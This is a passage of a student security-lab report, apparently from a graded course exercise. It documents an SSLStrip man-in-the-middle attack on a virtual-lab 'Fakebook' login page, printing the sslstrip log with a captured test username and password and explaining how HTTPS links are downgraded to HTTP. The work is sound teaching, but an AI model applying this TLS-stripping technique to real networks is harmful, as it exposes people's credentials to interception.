


- *The Fakebook site displayed in the victim machine during **sslstrip run - ON***



d. [20 pts] Record the new FORM post method and explain what is different.

- *The new FORM post method of the Page Source – FakeBook Site with the SSLStrip ON*
- *Form Action Part -* **http://fakebook.vlab.local/login.php**
- *The FORM Action URL has changed to **"http"** from the **"https"***
    - *The TLS MITM is performed with SSLStrip which creates a Man in the Middle with*
        - *HTTP – MITM Attacker to the Victim – Windows XP*
        - *HTTPS - MITM Attacker to the Fakebook Server*
    - *The URL is changed to HTTP so that the FORM Entities – Username and Password are both visible to the Attacker in the middle in disguise*



e. [10 pts] Open this log file in your favourite text editor and find and record the captured login and passwords.

- Login is performed with the credentials and the Login Success happens with the output page being displayed in the windows xp machine (victim)
- The Log messages appear in the sslstrip.log file which contains the Username and the Password

userid=memon&pass=evilproffy

- The Output page is obtained in the Windows XP – Victim machine showing no change even in the presence of the Man in the Middle
- Screens Below

➔ ***Log Files with Records of logs containing the User and Password***

```
2017-04-19 21:35:01,092 Got server header: Date:Thu, 20 Apr 2017 01:35:10 GMT
2017-04-19 21:35:01,092 Got server header: Server:Apache/2.2.14 (Ubuntu)
2017-04-19 21:35:01,092 Got server header: Last-Modified:Fri, 12 Mar 2010 07:21:49 GMT
2017-04-19 21:35:01,092 Got server header: ETag:"e19-1286f-4819562783d40"
2017-04-19 21:35:01,092 Got server header: Accept-Ranges:bytes
2017-04-19 21:35:01,096 Got server header: Content-Length:75887
2017-04-19 21:35:01,096 Got server header: Keep-Alive:timeout=15, max=100
2017-04-19 21:35:01,096 Got server header: Connection:Keep-Alive
2017-04-19 21:35:01,096 Got server header: Content-Type:image/png
2017-04-19 21:35:01,097 Response is image content, not scanning...
2017-04-19 21:35:04,199 Sending request via HTTP...
2017-04-19 21:35:04,208 Sending Request: GET /favicon.ico
2017-04-19 21:35:04,214 Got server response: HTTP/1.1 200 OK
2017-04-19 21:35:04,214 Got server header: Date:Thu, 20 Apr 2017 01:35:13 GMT
2017-04-19 21:35:04,215 Got server header: Server:Apache/2.2.14 (Ubuntu)
2017-04-19 21:35:04,215 Got server header: Last-Modified:Sat, 09 Nov 2013 20:01:49 GMT
2017-04-19 21:35:04,215 Got server header: ETag:"5f-13e-4eac3f81cc540"
2017-04-19 21:35:04,215 Got server header: Accept-Ranges:bytes
2017-04-19 21:35:04,215 Got server header: Content-Length:318
2017-04-19 21:35:04,216 Got server header: Keep-Alive:timeout=15, max=100
2017-04-19 21:35:04,216 Got server header: Connection:Keep-Alive
2017-04-19 21:35:04,216 Got server header: Content-Type:image/x-icon
2017-04-19 21:35:04,216 Response is image content, not scanning...
2017-04-19 22:16:00,740 Sending request via SSL...
2017-04-19 22:16:03,759 Sending Request: POST /login.php
2017-04-19 22:16:03,760 SECURE POST Data (fakebook.vlab.local):
userid=memon&pass=evilproffy
2017-04-19 22:16:03,824 Got server response: HTTP/1.1 200 OK
2017-04-19 22:16:03,824 Got server header: Date:Thu, 20 Apr 2017 02:16:12 GMT
2017-04-19 22:16:03,824 Got server header: Server:Apache/2.2.14 (Ubuntu)
2017-04-19 22:16:03,824 Got server header: X-Powered-By:PHP/5.3.2-1ubuntu4.9
2017-04-19 22:16:03,825 Got server header: Vary:Accept-Encoding
2017-04-19 22:16:03,825 Got server header: Content-Length:904
2017-04-19 22:16:03,825 Got server header: Keep-Alive:timeout=15, max=100
2017-04-19 22:16:03,825 Got server header: Connection:Keep-Alive
2017-04-19 22:16:03,825 Got server header: Content-Type:text/html
2017-04-19 22:16:03,826 Read from server:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class=" no_js">
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
```

f. [10 pts] Fully explain in a paragraph or two how sslstrip works

- *SSLStrip* ***tricks the Users to communicate through a HTTP Connection to a Assumed HTTPS Connection to the Server*** *to compromise their* ***confidentiality*** *without any interference in the communication by maintaining a HTTPS connection to the Server and forwarding correspondingly*
- SSLStrip works by performing **MITM – Man in the Middle Attack over HTTP – Stateless Protocol**, exploiting it **to forward a connection** between a Client and a Server subsequently **compromising the Data without any interference** to the connection.
- SSLStrip makes two connections to accomplish the functionality

  To the Client:
  - Initiates **an HTTP connection to** the Client providing the **same website content**s as presented in the server replacing all the **urls to HTTP**
  - The Website is mimicked to look same as the page from the server including all the contents representing a https connection to defy the user
    - The **LOCK icon or any color change** in the Webpage is presented **to gain the trust** of the user even though an HTTP connection is used
    - User trust is gained with visual effects in the page html for the browser to display stuff that user trusts easily
    - Moxie tested this on users for 24 hours and received no one wondering about the trust of the page displayed

  To the Server:
  - Initiates a **HTTPS Connection to the Server**
  - Obtains the Requests from the Client through HTTP and Performs corresponding HTTPS requests with the data from the HTTP Client Request to the Server
  - Successfully manages to forward the data between the Client and the Server with HTTP and HTTPS connections respectively and subsequently compromises the data obtained from the Server and the Client without causing any interference.